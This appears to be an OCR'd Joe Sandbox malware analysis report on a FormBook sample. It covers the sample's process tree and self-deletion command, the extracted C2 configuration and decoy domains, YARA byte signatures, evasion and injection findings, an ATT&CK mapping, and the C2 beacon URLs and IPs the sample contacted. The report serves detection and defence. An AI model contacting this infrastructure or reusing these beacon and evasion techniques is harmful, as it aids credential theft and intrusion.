ID: 510401
Sample Name:
CtTYTpaAKA.exe
Cookbook: default.jbs
Time: 19:12:07
Date: 27/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report CtTYTpaAKA.exe

Overview


General Information

Sample Name:	CtTYTpaAKA.exe
Analysis ID:	510401
MD5:	4a640b5abfd52dc.
SHA1:	19433ceeaae0f6b.
SHA256:	0e636b89393a15..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Performs DNS queries to domains w…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- CtTYTpaAKA.exe (PID: 7140 cmdline: 'C:\Users\user\Desktop\CtTYTpaAKA.exe' MD5: 4A640B5ABFD52DC70EB962BF9F250714)
  - CtTYTpaAKA.exe (PID: 5784 cmdline: C:\Users\user\Desktop\CtTYTpaAKA.exe MD5: 4A640B5ABFD52DC70EB962BF9F250714)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cscript.exe (PID: 5360 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
        - cmd.exe (PID: 6600 cmdline: /c del 'C:\Users\user\Desktop\CtTYTpaAKA.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4816 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.esyscoloradosprings.com/fqiq/"
  ],
  "decoy": [
    "driventow.com",
    "ipatchwork.today",
    "bolder.equipment",
    "seal-brother.com",
    "mountlaketerraceapartments.com",
    "weeden.xyz",
    "sanlifalan.com",
    "athafood.com",
    "isshinn1.com",
    "creationslazzaroni.com",
    "eclecticrenaissancewoman.com",
    "satellitephonstore.com",
    "cotchildcare.com",
    "yamacorp.digital",
    "ff4cuno43.xyz",
    "quicksticks.community",
    "govindfinance.com",
    "farmersfirstseed.com",
    "megacinema.club",
    "tablescaperendezvous4two.com",
    "ecarehomes.com",
    "floaterslaser.com",
    "benisano.com",
    "saint444.com",
    "thedusi.com",
    "avafxtrade.online",
    "hanenosuke.com",
    "suntioil4u.com",
    "healthyweekendtips.com",
    "24000words.com",
    "ofbchina.net",
    "begukiu0.info",
    "wolmoda.com",
    "mask60.com",
    "4bellemaison.com",
    "mambacustomboats.com",
    "sedsn.com",
    "doggycc.com",
    "kangrungao.com",
    "pharmacistcharisma.com",
    "passiverewardssystems.com",
    "qywyfeo8.xyz",
    "shenjiclass.com",
    "rdoi.top",
    "lavishbynovell.com",
    "fleetton.com",
    "hillcresthomegroup.com",
    "hartfulcleaning.com",
    "srofkansas.com",
    "applebroog.industries",
    "phillytrainers.com",
    "dmc--llc.com",
    "sosoon.store",
    "daysyou.com",
    "controldatasa.com",
    "markarge.com",
    "hirayaawards.com",
    "clinicscluster.com",
    "sophiagunterman.art",
    "kirtansangeet.com",
    "residential.insure",
    "ribbonofficial.com",
    "qianhaijcc.com",
    "fytvankin.quest"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.325485769.000000000FAD4000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000000.325485769.000000000FAD4000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000000.325485769.000000000FAD4000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x6ae9:$sqlite3step: 68 34 1C 7B E1 • 0x6bfc:$sqlite3step: 68 34 1C 7B E1 • 0x6b18:$sqlite3text: 68 38 2A 90 C5 • 0x6c3d:$sqlite3text: 68 38 2A 90 C5 • 0x6b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x6c53:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.353978087.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.353978087.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.CtTYTpaAKA.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.CtTYTpaAKA.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.CtTYTpaAKA.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
5.0.CtTYTpaAKA.exe.400000.4.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.CtTYTpaAKA.exe.400000.4.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 23 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CtTYTpaAKA.exe	13%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.CtTYTpaAKA.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.CtTYTpaAKA.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.CtTYTpaAKA.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.CtTYTpaAKA.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
megacinema.club	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.isshinn1.com/fqiq/?7ntl=P0DdOFE&t4=e+AZlQHvj0Nkc3ZxJNwaiuJVmPOcAOQ1LYKBIXTaam/aWkR0DWWiTlTQ8bI2AJlImQfa	0%	Avira URL Cloud	safe	
http://www.thedusi.com/fqiq/?7ntl=P0DdOFE&t4=t9SsZ/MS+FgAljVT/evJl5FFrjjg4DD8GLJQPa9p2h0JK2Hk2yZve+gJxH10C5UF88V/	0%	Avira URL Cloud	safe	
www.esyscoloradosprings.com/fqiq/	0%	Avira URL Cloud	safe	
http://www.passiverewardssystems.com/fqiq/?t4=S7zufRYckdaRFFMeU2i8sPw6oODMRAGo5BePfs9LVZnwdcptwuHxEcdCnQUJ/1YT2L5I&7ntl=P0DdOFE	0%	Avira URL Cloud	safe	
http://www.megacinema.club/fqiq/?7ntl=P0DdOFE&t4=VbjQ+CrtVqSc6MjyqwiIrbcVi4OLgBoaswazXZOO5Xcx+UM7PWGlfM9NMvQxrE1YfGIg	0%	Avira URL Cloud	safe	
http://www.24000words.com/fqiq/?t4=iMQAtVYJ5rSxYH2x6+rXrM9PD6xR/OhOVeuwgCEnac3/UPHz+dInplYvIFxL5JBy9ykq&7ntl=P0DdOFE	0%	Avira URL Cloud	safe	
http://www.rdoi.top/fqiq/?t4=DrMAfIISwi8U79fOFtAc8vb7WUYlKccaGhxOihVWZlb0OyUiTIjpechuj+pZJYn+REB0&7ntl=P0DdOFE	0%	Avira URL Cloud	safe	
http://www.sosoon.store/fqiq/?7ntl=P0DdOFE&t4=37G2EJO5ajdFCPilMv01MVSoTtyG1cwu/oJiLg0B75A/3Z+IhDAr8cszuRbw5Svr7Hw7	0%	Avira URL Cloud	safe	
http://www.healthyweekendtips.com/fqiq/?7ntl=P0DdOFE&t4=nFNrhldUoBq3vLmHBw1UbSwwpktYb/50pHGi08ob/NjKnaohHgqGQwabDGB1W4+ZaPC+	0%	Avira URL Cloud	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://www.esyscoloradosprings.com/fqiq/?t4=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8PStfGU22/Dk&7ntl=P0DdOFE	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.passiverewardssystems.com	203.170.80.253	true	true		unknown
www.rdoi.top	104.233.161.241	true	true		unknown
megacinema.club	45.93.101.51	true	true	• 0%, Virustotal, Browse	unknown
www.isshinn1.com	157.7.107.193	true	true		unknown
www.sosoon.store	18.118.119.183	true	true		unknown
www.24000words.com	156.240.150.22	true	true		unknown
thedusi.com	34.102.136.180	true	false		unknown
www.healthyweekendtips.com	172.67.216.2	true	true		unknown
mask60.com	116.212.126.191	true	true		unknown
websites076.homestead.com	108.167.135.122	true	false		high
www.esyscoloradosprings.com	unknown	unknown	true		unknown
www.mask60.com	unknown	unknown	true		unknown
www.qywyfeo8.xyz	unknown	unknown	true		unknown
www.megacinema.club	unknown	unknown	true		unknown
www.creationslazzaroni.com	unknown	unknown	true		unknown
www.thedusi.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.isshinn1.com/fqiq/?7ntl=P0DdOFE&t4=e+AZlQHvj0Nkc3ZxJNwaiuJVmPOcAOQ1LYKBIXTaam/aWkR0DWWiTlTQ8bI2AJlImQfa	true	• Avira URL Cloud: safe	unknown
http://www.thedusi.com/fqiq/?7ntl=P0DdOFE&t4=t9SsZ/MS+FgAljVT/evJl5FFrjjg4DD8GLJQPa9p2h0JK2Hk2yZve+gJxH10C5UF88V/	false	• Avira URL Cloud: safe	unknown
www.esyscoloradosprings.com/fqiq/	true	• Avira URL Cloud: safe	low
http://www.passiverewardssystems.com/fqiq/?t4=S7zufRYckdaRFFMeU2i8sPw6oODMRAGo5BePfs9LVZnwdcptwuHxEcdCnQUJ/1YT2L5I&7ntl=P0DdOFE	true	• Avira URL Cloud: safe	unknown
http://www.megacinema.club/fqiq/?7ntl=P0DdOFE&t4=VbjQ+CrtVqSc6MjyqwiIrbcVi4OLgBoaswazXZOO5Xcx+UM7PWGlfM9NMvQxrE1YfGIg	true	• Avira URL Cloud: safe	unknown
http://www.24000words.com/fqiq/?t4=iMQAtVYJ5rSxYH2x6+rXrM9PD6xR/OhOVeuwgCEnac3/UPHz+dInplYvIFxL5JBy9ykq&7ntl=P0DdOFE	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.rdoi.top/fqiq/?t4=DrMAfIISwi8U79fOFtAc8vb7WUYlKccaGhxOihVWZlb0OyUiTljpechuj+pZJYn+REB0&7ntl=P0DdOFE	true	• Avira URL Cloud: safe	unknown
http://www.sosoon.store/fqiq/?7ntl=P0DdOFE&t4=37G2EJO5ajdFCPilMv01MVSoTtyG1cwu/oJiLg0B75A/3Z+IhDAr8cszuRbw5Svr7Hw7	true	• Avira URL Cloud: safe	unknown
http://www.healthyweekendtips.com/fqiq/?7ntl=P0DdOFE&t4=nFNrhldUoBq3vLmHBw1UbSwwpktYb/50pHGi08ob/NjKnaohHgqGQwabDGB1W4+ZaPC+	true	• Avira URL Cloud: safe	unknown
http://www.esyscoloradosprings.com/fqiq/?t4=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8PStfGU22/Dk&7ntl=P0DdOFE	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.7.107.193	www.isshinn1.com	Japan		7506	INTERQGMOInternetIncJP	true
172.67.216.2	www.healthyweekendtips.com	United States		13335	CLOUDFLARENETUS	true
108.167.135.122	websites076.homestead.com	United States		46606	UNIFIEDLAYER-AS-1US	false
203.170.80.253	www.passiverewardssystems.com	Australia		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true
156.240.150.22	www.24000words.com	Seychelles		328608	Africa-on-Cloud-ASZA	true
18.118.119.183	www.sosoon.store	United States		3	MIT-GATEWAYSUS	true
34.102.136.180	thedusi.com	United States		15169	GOOGLEUS	false
104.233.161.241	www.rdoi.top	United States		54600	PEGTECHINCUS	true
45.93.101.51	megacinema.club	Germany		40065	CNSERVERSUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510401
Start date:	27.10.2021
Start time:	19:12:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CtTYTpaAKA.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@12/9
EGA Information:	Failed

HDC Information:	• Successful, ratio: 10.8% (good quality ratio 9.6%) • Quality average: 72.4% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:13:02	API Interceptor	2x Sleep call for process: CtTYTpaAKA.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
157.7.107.193	sLtLgOtoPA.exe	Get hash	malicious	Browse	• www.isshinn1.com/fqiq/?Pbu=IbAhXpax&i48l=e+AZlQHvj0Nkc3ZxJNwaiuJVmPOcAOQ1LYKBIXTaam/aWkR0DWWiTlTQ8YomPo1w412d
172.67.216.2	2u2u8wnrrW.exe	Get hash	malicious	Browse	• www.healthyweekendtips.com/fqiq/?M8sli0XH=nFNrhldUoBq3vLmHBw1UbSwwpktYb/50pHGi08ob/NjKnaohHgqGQwabDFtlKJiid6rvTcStxw==&eL3dh=5jNDd4kX
108.167.135.122	vx55dc0wlv.exe	Get hash	malicious	Browse	• www.esyscoloradosprings.com/fqiq/?mJEhrX=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8PSHA2k2y9Lk&s2JD=cFNDC4_po

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CONTRACT 18639.xlsx	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/?9ru=0nUtrL7PKd04iT&dVuxZRHH=KZhYdxsFX4Cy5huCrksKfhNe7DL7yKRLCyuZj4rSbKSeqpNQJyJA+bfY/q+7bWQF98eUdg==
	CONTRACT 18641.xlsx	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/?1bft=KZhYdxsFX4Cy5huCrksKfhNe7DL7yKRLCyuZj4rSbKSeqpNQJyJA+bfY/q+7bWQF98eUdg==&m6Gd=YR-dILR0AVm
	DMS210949 MV LYDERHORN LOW MIX RATIO.xlsx	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/?c0=KZhYdxsFX4Cy5huCrksKfhNe7DL7yKRLCyuZj4rSbKSeqpNQJyJA+bfY/q+7bWQF98eUdg==&c2MXRn=tzuHZ0-p5d904
	PI Alu Circle_Dt. 14.05.2021.xlsx	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/?m0=KZhYdxsFX4Cy5huCrksKfhNe7DL7yKRLCyuZj4rSbKSeqpNQJyJA+bfY/q+7bWQF98eUdg==&Z0G8=jhqLW0YxgjI
	XCFqu9rd3Q.exe	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/?9r=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8PStfGU22/Dk&lxoxn=-Z44Jj
	mkjnI5hbhI.exe	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/?aJBX0=PzuD_l&IN643ZF0=KZhYdxsAX/C25xiOpksKfhNe7DL7yKRLCy2J/73TfqSfqYhWOiYMofna8PSHA2k2y9Lk

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	T7huuSvQv4.exe	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/? T48d= f2MHm2U&Y6 Upd=KZhYdx sAX/C25xiO pksKfhNe7D L7yKRLCy2J /73TfqSfqY hWOiYMofna 8PSHA2k2y9Lk
	ZHANGZHOU YIHANSHENG HOUSEWARES.xlsx	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/? AV38j b=KZhYdxsF X4Cy5huCrk sKfhNe7DL7 yKRLCyuZj4 rSbKSeqpNQ JyJA+bfY/q +7bWQF98eU dg==&exoP_ 6=9raXztsp jfNlRrw0
	CXVlBV2Bya.exe	Get hash	malicious	Browse	• www.esysc oloradospr ings.com/fqiq/? f0GxZ =KZhYdxsAX /C25xiOpks KfhNe7DL7y KRLCy2J/73 TfqSfqYhWO iYMofna8PS tfGU22/Dk& 9rM=SL04qF
